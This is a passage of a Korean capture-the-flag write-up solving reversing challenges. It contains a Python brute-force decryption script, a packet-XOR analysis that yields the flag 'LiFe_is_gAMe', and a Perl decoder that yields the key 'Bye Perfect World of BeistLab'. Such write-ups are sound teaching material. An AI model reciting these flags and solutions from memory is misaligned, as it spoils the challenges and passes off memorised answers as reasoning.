맞출수 있다.

두번째 스테이지는 우선 랜덤하게 생성된 스트링을 생성한 뒤
첫번째 스테이지의 rand 값에 0x3f 값을 and 연산을 하여 얻은 값과
각 byte 를 xor 한뒤 이것을 decrypt 하라고 물어본다.
각 byte 값은 다른 byte 의 값에 영향을 받지 않으므로 (swap_bit() 알고리즘에 따라)
처음부터 한 바이트씩 모든 경우에 대해 encrypt 하는 과정을 따라하여 맞추어 가면
decrypt 해낼 수 있다.


두번째 스테이지에서 decrypt 하는 스크립트 코드이다.

```
============================================================

KEY = 270                                   # KEY value from stage1
encStr = "gbZLr`eUR~ryCN^[Tcwk"     # string to decrypt

def swap_bit( value):
    t = ((value & 0x38)>> 3) | (8 * (value & 0x7))
    t = t | (0xffffffc0 & (value &0xff))
    return t


def enc_bit( value):
    subKey = KEY & 0x3F
    encValue =   swap_bit( value)
    #print "%x" % encValue
    encValue = ((encValue&0xff) ^ (subKey&0xff)) -1
    return encValue

decStr = ""
for c in encStr:
    for i in range(0, 255):
```

```
            value = enc_bit( i)
            if ord(c) == value:
                decStr += "%c" % i
print decStr
```

==========

No. 19



프로그램을 실행하면 다음과 같은 화면이 뜬다. 주어진 문제인 '4+5'의 값은 당연히 9다. 9을 입력하고 Send 버튼을 누르면 Correct, 다른 값을 입력하면 Wrong Answer라는 메시지가 출력된다.

프로그램을 실행시킨 후 Wireshark를 통해 패킷 캡쳐를 해 보면, 다른 컴퓨터와 TCP커넥션을 맺은 다음 1024 Byte의 데이터를 세 번씩 주고받는다. (총 6 KB) 정답을 입력했을 때 Send버튼을 누르게 되면, 누를 때 마다 다른 값이 전송된다. 하지만 Server측에서 보내오는 데이터와 XOR연산을 하게 되면 그 값은 항상 일정하다. 다른 두 쌍의 데이터도 마찬가지로 XOR연산을 하면 항상 같은 값이 된다.

이러한 성질을 이용하여, 6개의 데이터를 모두 XOR연산을 시켜주면, **uiFe_is_gAMe** 이라는 문자열과 NULL 바이트로 채워진 결과를 얻게 된다. 이 문자열 자체는 답이 아니었고, uiFe가 단어가 되도록 u를 L로 바꾼 **LiFe_is_gAMe**이 정답 문자열이었다.

정답 : **LiFe_is_gAMe**

No.20

100점짜리이고 쉽게 풀렸길래, unpack하기보다
그냥 암호문을 분석했다.
각각의 ascii코드를입력받아서

```
   0123456789abcdef
2   !"#$%&'()*+,-./
3 0123456789:;<=>?
4 @ABCDEFGHIJKLMNO
5 PQRSTUVWXYZ[₩]^_
6 `abcdefghijklmno
7 pqrstuvwxyz{|}~
```

암호는 두글개의 글자자가를 합쳐져서
세글자를 0xXY 0xMN 0xPQ이라고했을때
X,Y,M,N,P,Q 는 각각 4bit라고 하자.
암호화된 글자는 hexdecimal값으로 나온다.

처음부터 (X xor M = a1) (M xor N) (a1 xor P = a2)(P xor Q)
이런식으로 암호화가된다.
예를들어

01B3을 암호화하면
02467077인데 0 = 30, 1 = 31, B = 42, 3 = 33
편의상 xor을 ^로 쓰겠다.

```
come from :   0 1   a1   1 1    a1 B   a2   B B    a2 3   a3   3 3    a3
formula    : (3^3 = 0)(3^1)   (0^4 = 4)(4^2)   (4^3 = 7)(3^3)   (7^0 = 7)( ???   )
encrypted :          0      2            4       6            7       0          7           7
```

이런 식으로 돌아가고 있어서..
알아내는데 시간이 조금 걸렸지만.. 못 푸는 것은 아니라;;;

```
$s = "3E5372254335503355230252394 52A426209604206630F740348274446";
@x = split //,$s;
for(@x){    $_ = hex($_); }
for($i=0;$i<length$s;$i+=2){
      $t1 = $x[$i] ^ $x[$i-2] ;
      $t2 = $x[$i+1] ^ $t1;
```

```
        print chr($t1*16+$t2);
}
```

이런 perl script를 만들면 만들어서;;
실행시키면
ye Perfect World of BeistLab
가 나오고 0x3? 중에 말이 되는걸 찾으면
key string
Bye Perfect World of BeistLab 이 나온다.